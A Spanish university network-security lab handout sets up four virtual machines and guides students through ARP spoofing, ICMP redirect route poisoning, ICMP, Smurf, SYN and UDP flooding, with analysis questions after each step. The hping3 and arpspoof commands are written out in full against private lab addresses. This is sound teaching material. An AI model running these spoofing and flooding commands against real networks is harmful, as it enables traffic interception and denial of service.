
Seguridad en Redes

Práctica 3.2. Ataques a redes

Preparación del entorno

Para realizar esta práctica vamos a usar cuatro MVs (`gw`, `victima`, `atacante` y `externo`) y dos redes internas (`Red1` y `Red2`) conectadas tal y como se muestra en la figura,



Importa una MV, haz tres clonaciones enlazadas (recuerda *Reinicializar la dirección MAC de todas las tarjetas de red*) y añade uno o dos interfaces de red a cada MV, según sea necesario, conectados a la red correspondiente.

Configura `gw`:

```
sudo ifconfig eth1 192.168.1.1/24 up
sudo ifconfig eth2 192.168.2.1/24 up
sudo sysctl -w net.ipv4.ip_forward=1
```

Configura `victima`:

```
sudo ifconfig eth1 192.168.1.2/24 up
sudo route add –net 192.168.2.0/24 gw 192.168.1.1
```

Configura `atacante`:

```
sudo ifconfig eth1 192.168.1.3/24 up
sudo route add –net 192.168.2.0/24 gw 192.168.1.1
sudo apt-get update
sudo apt-get install wireshark dsniff hping3
```

Configura `externo`:

```
sudo ifconfig eth1 192.168.2.2/24 up
sudo route add –net 192.168.1.0/24 gw 192.168.2.1
```

Desconecta el adaptador 1 (`eth0`) de todas las MVs.

ARP cache poisoning **o** *ARP spoofing*

Vamos a realizar tres ataques distintos de tipo arpspoof y vamos a tratar de entender las diferencias entre ellos. En primer lugar, busca las direcciones MAC de cada máquina con el comando `ifconfig` y apúntalas. A continuación, arranca el `wireshark` en la máquina `atacante`. Ya puedes ejecutar los ataques,

1. Ejecuta la siguiente orden en `atacante`:

   ```
   $ sudo arpspoof -i eth1 -t 192.168.1.2 192.168.1.1
   ```

   Para que el ataque funcione `atacante` debe mantener esta orden en ejecución para que no se borre la entrada correspondiente de las tablas ARP de la máquina víctima.

   Comprueba (`sudo arp –n`) que la IP de `gw` se ha vinculado a la MAC de `atacante`. Después, haz un `ping` desde la máquina `victima` a `externo`. Comprueba las tablas ARP (con `arp -n`) en cada máquina. Analiza el tráfico con `wireshark` y comprueba qué mensajes están circulando por la red y entre qué máquinas.

   - **Entrega:** Describe el resultado del ataque. ¿Está funcionando el `ping`? ¿Por qué? Copia las tablas ARP de `victima` y `gw`.

2. Si mandamos un mensaje de `victima` a `externo`, necesitamos, para que los paquetes lleguen a su destino, que `atacante` tenga activado el reenvío de paquetes:

   ```
   $ sudo sysctl -w net.ipv4.ip_forward=1
   ```

   Tras recibir un paquete, `atacante` determinará que la ruta seguida no es óptima y enviará un mensaje ICMP de redirección. Por lo tanto, habría que desactivar este comportamiento:

   ```
   $ sudo sysctl -w net.ipv4.conf.eth1.send_redirects=0
   ```

   Vuelve a hacer un `ping` desde la máquina `victima` a `externo`. Comprueba las tablas ARP (con `arp -n`) en cada máquina. Analiza el tráfico con `wireshark` y comprueba qué mensajes están circulando por la red y entre qué máquinas.

   - **Entrega:** Describe el resultado del ataque. ¿Está funcionando el `ping`? ¿Por qué? ¿Todos los mensajes echo pasan por `atacante`? Copia las tablas ARP de todas las máquinas.

3. Interrumpe el ping en la máquina `victima` y el `arpspoof` en `atacante`. (`control-Z`). A continuación, ejecuta:

   ```
   $ sudo arpspoof -i eth1 -t 192.168.1.2 –r 192.168.1.1
   ```

Vuelve a hacer un `ping` desde la máquina `victima` a `externo`. Comprueba las tablas ARP (con `arp -n`) en cada máquina. Analiza el tráfico con `wireshark` y comprueba qué mensajes están circulando por la red y entre qué máquinas.

- **Entrega:** Explica la diferencia entre este ataque y el ejecutado en el punto 2. ¿Todos los mensajes echo pasan por `atacante`? ¿Por qué? Copia la tabla o tablas ARP que hayan cambiado con respecto a los otros ataques.

Tener en cuenta que al ser una de las víctimas el encaminador, todo el tráfico de la otra víctima que salga de la red pasará por el atacante.

Route cache poisoning con redirección ICMP

De nuevo, para no provocar un ataque DoS, `atacante` debe tener activado el reenvío de paquetes.

Ejecuta en `atacante`:

```
$ sudo hping3 –c 1 -C 5 -K 1 -a 192.168.1.1 --icmp-ipsrc
192.168.1.2 --icmp-ipdst 192.168.2.2 --icmp-gw 192.168.1.3
192.168.1.2
```

Este comando envía a `victima` un mensaje ICMP de tipo *"Redirect"* (`-C 5`), con código *"Redirect Datagram for the Host"* (`-K 1`), suplantando la dirección IP de `gw` (`-a 192.168.1.1`) y estableciendo los parámetros de la nueva ruta (`--icmp-ipsrc 192.168.1.2 --icmp-ipdst 192.168.2.2 --icmp-gw 192.168.1.3`).

- Comprueba en la tabla *cache* de rutas (con `ip route show cache`) que a la red 192.168.2.0/24 se accede a través del `atacante`. De no ser así, vuelve ejecutar el comando `hping3`.

- Haz un `ping` desde la máquina `victima` a `externo`. Comprueba que los mensajes de `victima` dirigidos a `externo` pasan por `atacante`.

  - **Entrega:** Describe el resultado del ataque. Copia las tablas *cache* de rutas de `victima` y `externo`.

ICMP*/ping flooding*

Prueba el comando `ping` en modo *flooding*.

Ejecuta en `atacante`:

```
$ sudo hping3 --icmp --flood 192.168.1.2
```

Repite el ataque con direcciones IP de origen aleatorias (opción `--rand-source`).

Repite el ataque con paquetes de mayor tamaño (opción `-d`).

Comprueba el tráfico generado. Ten en cuenta que, para que el ataque sea efectivo, el atacante tiene que disponer de más ancho de banda que la víctima.

- **Entrega**: Describe el resultado del ataque.

Smurf attack

Desactiva `icmp_echo_ignore_broadcasts` en `gw`, `victima` y `atacante`, para que no se ignoren las peticiones de *ping* a direcciones de difusión:

```
$ sudo sysctl net.ipv4.icmp_echo_ignore_broadcasts=0
```

Configura el interfaz de red eth1 de `atacante` en modo promiscuo (en VirtualBox ir a Configuración → Red → Adaptador 2 → Modo promiscuo, seleccionar la opción Permitir MVs) para que el wireshark pueda capturar todos los mensajes que circulan por la red y no solo los que van dirigidos al interfaz `eth1` de `atacante`.

Ejecuta en `atacante`:

```
$ sudo hping3 --icmp --flood --spoof 192.168.1.2 192.168.1.255
```

Comprueba el tráfico generado. Ten en cuenta que, para que el ataque sea efectivo, se necesitan muchas máquinas actuando como reflectores.

- **Entrega**: Describe el resultado del ataque.

TCP SYN *flooding*

Mantén abierto el wireshark en `atacante` y arranca un servidor web sencillo en `victima` (este servidor permanecerá arrancado durante esta parte de la práctica):

```
$ sudo python -m SimpleHTTPServer 80
```

- **Ataque 1:** Ejecuta en `atacante`:

```
$ sudo hping3 -S --flood -p 80 192.168.1.2
```

Comprueba las conexiones (con `netstat -nt`) y la carga de CPU (con `top`) en `victima`. Prueba a conectarte desde `externo` al servidor web:

```
$ wget 192.168.1.2
```

- ¿Qué se observa? ¿Conseguimos con este ataque dejar fuera de servicio a la

máquina `victima`?

- **Ataque 2:** Desactiva el mecanismo TCP SYN *cookies* en la máquina `victima`:

```
$ sudo sysctl net.ipv4.tcp_syncookies=0
```

Este mecanismo permite aumentar el número de conexiones pendientes sin aumentar el espacio dedicado (SYN *backlog*), a costa de incrementar el consumo de CPU. Se trata de un mecanismo de protección contra un ataque *TCP SYN flooding*.

Vuelve a ejecutar en el `atacante`:

```
$ sudo hping3 -S --flood -p 80 192.168.1.2
```

Comprueba de nuevo la carga de CPU en `victima` y prueba a conectarte al servidor web.

- Al desactivar las *SYN cookies* el ataque debería funcionar, pero ¿qué se observa? ¿Conseguimos con este ataque dejar fuera de servicio a la `victima`? ¿Por qué crees que ocurre esto? Para contestar a esta última pregunta es interesante que compruebes en el wireshark los mensajes que intercambian las dos máquinas en el protocolo de *handshake*.

- **Ataque 3:** Ejecuta en `atacante`:

```
$ sudo hping3 -S --flood -p 80 –rand-source 192.168.1.2
```

Comprueba las conexiones (con `netstat -nt`) y la carga de CPU (con `top`) en `victima`. Prueba a conectarte desde `externo` al servidor web:

```
$ wget 192.168.1.2
```

- ¿Funciona ahora el ataque? Si el ataque funcionase, ¿qué inconveniente crees que podría tener en un entorno real?

- **Ataque 4:** Vamos a simular un ataque en el que la dirección de la máquina que manda los paquetes existe y es accesible para la víctima. Necesitamos para que el ataque funcione que el proceso de *handshake* no finalice, para ello ejecuta en la máquina `atacante`:

```
$ sudo iptables –A INPUT –p tcp –-tcp-flags all SYN ACK –j DROP
```

Esta regla del iptables hace que el cortafuegos de `atacante` no deje entrar ningún mensaje con los flags SYN y ACK activos, de este modo no llegará la respuesta SYN+ACK que manda la máquina `victima`, y el `atacante` no devolverá, por tanto, el ACK, con lo que la conexión TCP en la `victima` quedará pendiente en espera del ACK.

Vuelve a ejecutar en el `atacante`:

```
$ sudo hping3 -S --flood -p 80 192.168.1.2
```

Comprueba las conexiones (con `netstat -nt`) y la carga de CPU (con `top`) en `victima`. Prueba a conectarte desde `externo` al servidor web:

```
$ wget 192.168.1.2
```

- ¿Qué se observa? ¿Conseguimos con este ataque dejar fuera de servicio a la `victima`?

- **Entrega**: Describe el resultado de cada ataque, explicando lo qué ha ocurrido en los tres casos probados y por qué el ataque ha tenido o no éxito. Copia el resultado de la orden `netstat –nt` en cada caso.

UDP *flooding*

Ejecuta en `atacante`:

```
$ sudo hping3 --udp --flood 192.168.1.2
```

Comprueba el tráfico generado.

- **Entrega**: Describe el resultado del ataque.